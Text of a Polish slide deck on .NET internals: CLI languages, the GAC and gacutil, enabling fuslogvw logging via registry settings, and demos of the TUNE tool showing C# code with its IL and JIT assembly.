WIELOJĘZYKOWOŚĆ

- https://en.wikipedia.org/wiki/List_of_CLI_languages
- <https://www.ecma-international.org/publications/files/ECMA-ST/ECMA-335.pdf>
- <https://www.ecma-international.org/publications/files/ECMA-ST/Ecma-334.pdf>
- CLI - Common Language Infrastructure
- Języki spełniające standard ECMA-335(ISO/IEC 23271) mogą być odpalane na dowolnym środowisku uruchomieniowym .neta
- Każdy może napisać swój język ze swoim kompilatorem i uruchamiać go w CLR / mono / .net core...

A CO JA WAM BĘDĘ. TAM SZUKAĆ!



NO TO MOŻE NAJPIERW TYTUŁ

Taniec

Bezpieczeństwo

.NET

Hakowanie

HAKIEROWANIE JAKO MODYFIKACJA STANU ZASTANEGO (PRZERABIANIE, MODOWANIE)

Napiszemy własną nakładkę na jakieś polecenie systemowe

Coś w naszym systemie ustawimy

Poużywamy sobie powłok systemowych

Napiszemy własną usługę systemową...

Odpalimy coś brzydkiego...

PRZYSZEDŁ CZAS NA ...:MIĘCHO:...




NASZE KOCHANE DLLKI

- DLL HELL – ktoś musi mieć farta by wstrzelić się z wersją i kulturą ;)
- Rozwiążanie: GAC (Global assembly cache)
`gacutil /i c:\projekty\mojadllka.dll`
`gacutil /i /r myDll.dll UNINSTALL_KEY MyApp „moja apka”`
`gacutil -u mojadllka`
- UWAGA NA WERSJĘ !
- C:\Windows\Microsoft.NET\assembly\GAC_MSIL
- Śledzenie skąd dllki się ładują: fuslogvw (przez VS command prompt)
Może być wymagane wprowadzenie zmian w rejestrze by zadziałało
- Podejrzenie jakie dllki się ładują: asmspy

FUSLOGVW – JAK NIE DZIAŁA- POWERSHELL

- `Set-ItemProperty -Path HKLM:\Software\Microsoft\Fusion -Name ForceLog -Value 1 -Type Dword`
- `Set-ItemProperty -Path HKLM:\Software\Microsoft\Fusion -Name LogFailures -Value 1 -Type Dword`
- `Set-ItemProperty -Path HKLM:\Software\Microsoft\Fusion -Name LogResourceBinds -Value 1 -Type Dword`
- `Set-ItemProperty -Path HKLM:\Software\Microsoft\Fusion -Name LogPath -Value 'C:\FusionLog\' -Type String`
- `mkdir C:\FusionLog\ ☺`

FUSLOGVW



TUNE

TUNE - The Ultimate .NET Experiment 0.2.6499.17593

File

```
1 using System;
2
3 namespace Samples
4 {
5     public class Echoer
6     {
7         public string Write(string message)
8         {
9             return message;
10        }
11    }
12 }
```

Logs IL ASM

Logs	IL	ASM
42 0x000007FFE`5ECB1517:	L0027:	lea rbp, [rsp]
43 0x00007FFE`5ECB151B:	L002b:	pop rbp
44 0x00007FFE`5ECB151C:	L002c:	ret
45		
46 Samples.Echoer.Write(System.String)		
47 0x00007FFE`5ECB1540:	L0000:	push rbp
48 0x00007FFE`5ECB1541:	L0001:	sub rsp, 0x30
49 0x00007FFE`5ECB1545:	L0005:	lea rbp, [rsp+0x30]
50 0x00007FFE`5ECB154A:	L000a:	xor eax, eax
51 0x00007FFE`5ECB154C:	L000c:	mov [rbp-0x8], rax
52 0x00007FFE`5ECB1550:	L0010:	mov [rbp+0x10], rcx
53 0x00007FFE`5ECB1554:	L0014:	mov [rbp+0x18], rdx
54 0x00007FFE`5ECB1558:	L0018:	cmp dword [rip+0x197321], 0x0
55 0x00007FFE`5ECB155F:	L001f:	jz L0026
56 0x00007FFE`5ECB1561:	L0021:	call clr.dll!JIT_DbgIsJustMyCode+0x0
57 0x00007FFE`5ECB1566:	L0026:	nop
58 0x00007FFE`5ECB1567:	L0027:	mov rax, [rbp+0x18]
59 0x00007FFE`5ECB156B:	L002b:	mov [rbp-0x8], rax
60 0x00007FFE`5ECB156F:	L002f:	nop
61 0x00007FFE`5ECB1570:	L0030:	jmp L0032
62 0x00007FFE`5ECB1572:	L0032:	mov rax, [rbp-0x8]
63 0x00007FFE`5ECB1576:	L0036:	lea rsp, [rbp]
64		


<Argument>

Debug Run

The graph displays memory usage over time from 09:50:04 to 09:50:12. The Y-axis represents memory size in bytes, ranging from 0 to 50,000,000. The X-axis shows time intervals. Four horizontal lines represent different generation collections: Gen 0 (red), Gen 1 (blue), Gen 2 (green), and LOH (purple). Gen 0 and Gen 1 lines are near zero. Gen 2 remains constant at approximately 100,000,000 bytes. LOH shows several spikes, notably around 09:50:04, 09:50:06, and 09:50:12, reaching up to 50,000,000 bytes.

Gen 0
Gen 1
Gen 2
LOH

JUŻ NA SALI – POSZEDŁ UPDATE?



A screenshot of a GitHub release page for a pre-release version. The top navigation bar shows "Releases" (highlighted in blue) and "Tags". The main content area shows a release titled "v20181012.7" with a "Pre-release" badge. The release was made by user "kkokosa" 14 hours ago, with 4 commits to the master branch. The commit hash is "98fedb8". Below the release, there is a section for "Assets" with three items: "Tune-20181012.7.zip" (8.34 MB), "Source code (zip)", and "Source code (tar.gz)". A note at the bottom states: "Azure Pipelines tuning - asset ZIP filename changed".

Releases Tags

Pre-release

v20181012.7

kkokosa released this 14 hours ago · 4 commits to master since this release

98fedb8

Assets 3

Tune-20181012.7.zip 8.34 MB

Source code (zip)

Source code (tar.gz)

Azure Pipelines tuning - asset ZIP filename changed


```
System.Reflection.TargetInvocationException: Obiekt docelowy wywołania zgłosił wyjątek. ---> System.Xml.XmlException: Dane na poziomie głównym są nieprawidłowe. wiersz 1, pozycja 1.  
w System.Xml.XmlTextReaderImpl.Throw(Exception e)  
w System.Xml.XmlTextReaderImpl.Throw(String res, String arg)  
w System.Xml.XmlTextReaderImpl.ParseRootLevelWhitespace()  
w System.Xml.XmlTextReaderImpl.ParseDocumentContent()  
w System.Xml.XmlTextReaderImpl.Read()  
w System.Xml.XmlLoader.Load(XmlDocument doc, XmlReader reader, Boolean preserveWhitespace)  
w System.Xml.XmlDocument.Load(XmlReader reader)  
w System.Xml.XmlDocument.Load(String filename)  
w Tune.UI.WPF.Services.FileService.LoadExperimentFile(String path) w C:\Users\piatk\Source\Repos\Tune\Tune.UI.WPF\Services\FileService.cs:wiersz 42  
w Tune.UI.MVVM.ViewModels.MainViewModel.LoadExperiment() w C:\Users\piatk\Source\Repos\Tune\Tune.UI.ViewModels\ViewModel.cs:wiersz 239  
--- Koniec śladu stosu wyjątków wewnętrznych ---  
w System.RuntimeMethodHandle.InvokeMethod(Object target, Object[] arguments, Signature sig, Boolean constructor)  
w System.Reflection.RuntimeMethodInfo.UnsafeInvokeInternal(Object obj, Object[] parameters, Object[] arguments)  
w System.Reflection.RuntimeMethodInfo.Invoke(Object obj, BindingFlags invokeAttr, Binder binder, Object[] parameters, CultureInfo culture)  
w GalaSoft.MvvmLight.Helpers.WeakAction.Execute() w D:\GalaSoft\mydotnet\MVVMLight\source\GalaSoft.MvvmLight\GalaSoft.MvvmLight (PCL)\Helpers\WeakAction.cs:wiersz 283  
w GalaSoft.MvvmLight.Command.RelayCommand.Execute(Object parameter) w D:\GalaSoft\mydotnet\MVVMLight\source\GalaSoft.MvvmLight\GalaSoft.MvvmLight  
PCL\Command\RelayCommand.cs:wiersz 221  
w MS.Internal.Commands.CommandHelpers.CriticalExecuteCommandSource(ICommandSource commandSource, Boolean userInitiated)  
w System.Windows.Controls.MenuItem.InvokeClickAfterRender(Object arg)  
w System.Windows.Threading.ExceptionWrapper.InternalRealCall(Delegate callback, Object args, Int32 numArgs)  
w System.Windows.Threading.ExceptionWrapper.TryCatchWhen(Object source, Delegate callback, Object args, Int32 numArgs, Delegate catchHandler)  
w System.Windows.Threading.DispatcherOperation.InvokeImpl()  
w System.Windows.Threading.DispatcherOperation.InvokeInSecurityContext(Object state)  
w MS.Internal.CulturePreservingExecutionContext.CallbackWrapper(Object obj)  
w System.Threading.ExecutionContext.RunInternal(ExecutionContext executionContext, ContextCallback callback, Object state, Boolean preserveSyncCtx)  
w System.Threading.ExecutionContext.Run(ExecutionContext executionContext, ContextCallback callback, Object state, Boolean preserveSyncCtx)  
w System.Threading.ExecutionContext.Run(ExecutionContext executionContext, ContextCallback callback, Object state)  
w MS.Internal.CulturePreservingExecutionContext.Run(CulturePreservingExecutionContext executionContext, ContextCallback callback, Object state)  
w System.Windows.Threading.DispatcherOperation.Invoke()  
w System.Windows.Threading.Dispatcher.ProcessQueue()  
w System.Windows.Threading.Dispatcher.WndProcHook(IntPtr hwnd, Int32 msg, IntPtr wParam, IntPtr lParam, Boolean& handled)  
w MS.Win32.HwndWrapper.WndProc(IntPtr hwnd, Int32 msg, IntPtr wParam, IntPtr lParam, Boolean& handled)  
w MS.Win32.HwndSubclass.DispatcherCallbackOperation(Object o)  
w System.Windows.Threading.ExceptionWrapper.InternalRealCall(Delegate callback, Object args, Int32 numArgs)  
w System.Windows.Threading.ExceptionWrapper.TryCatchWhen(Object source, Delegate callback, Object args, Int32 numArgs, Delegate catchHandler)  
w System.Windows.Threading.Dispatcher.LegacyInvokeImpl(DispatcherPriority priority, TimeSpan timeout, Delegate method, Object args, Int32 numArgs)  
w MS.Win32.HwndSubclass.SubclassWndProc(IntPtr hwnd, Int32 msg, IntPtr wParam, IntPtr lParam)  
w MS.Win32.UnsafeNativeMethods.DispatchMessage(MSG& msg)  
w System.Windows.Threading.Dispatcher.PushFrameImpl(DispatcherFrame frame)  
w System.Windows.Threading.Dispatcher.PushFrame(DispatcherFrame frame)  
w System.Windows.Application.RunDispatcher(Object ignore)  
w System.Windows.Application.RunInternal(Window window)  
w System.Windows.Application.Run(Window window)  
w Tune.UI.WPF.App.Main()
```

OK

NOT_FOR_YOU_EXCEPTION😊

A JEDNAK SIĘ DA

(machnąć demko)



```
File Edit Selection View Go Debug Terminal Help
ScriptSample01.xml x
1 <?xml version="1.0" encoding="utf-8" ?>
2 <Experiment>
3   <Script>
4     <![CDATA[
5       using System;
6
7       namespace Samples
8     {
9       public class Echoer
10      {
11        public string Write(string message)
12        {
13          return message;
14        }
15      }
16    }
17  ]]>
18 </Script>
19 <ScriptArgument>
20   Hello world!
21 </ScriptArgument>
22 </Experiment>
23
```

YAY

TUNE - The Ultimate .NET Experiment 0.3.6859.30790 - C:\Users\piatk\Desktop\x64-Release\Samples\ScriptSample01.xml

File

```
using System;
namespace Samples
{
    public class Licznik
    {
        public string Write(string message)
        {
            return message.Length + "";
        }
    }
}
```

Log IL ASM Graphs

```
.class private auto ansi '<Module>'
{
} // end of class <Module>

.class public auto ansi beforefieldinit Samples.Licznik
    extends [mscorlib]System.Object
{
    // Methods
    .method public hidebysig
        instance string Write (
            string message
        ) cil managed
    {
        // Method begins at RVA 0x2048
        // Code size 17 (0x11)
        .maxstack 8

        IL_0000: ldarg.1
        IL_0001: callvirt instance int32 [mscorlib]System.String::get_Length()
        IL_0006: box [mscorlib]System.Int32
        IL_000b: call string [mscorlib]System.String::Concat(object)
        IL_0010: ret
    } // end of method Licznik::Write

    .method public hidebysig specialname rtspecialname
        instance void .ctor () cil managed
    {
        // Method begins at RVA 0x205a
        // Code size 7 (0x7)
        .maxstack 8

        TI _AAAAA. ldarg.0
    }
}
```


Hello world!

Release

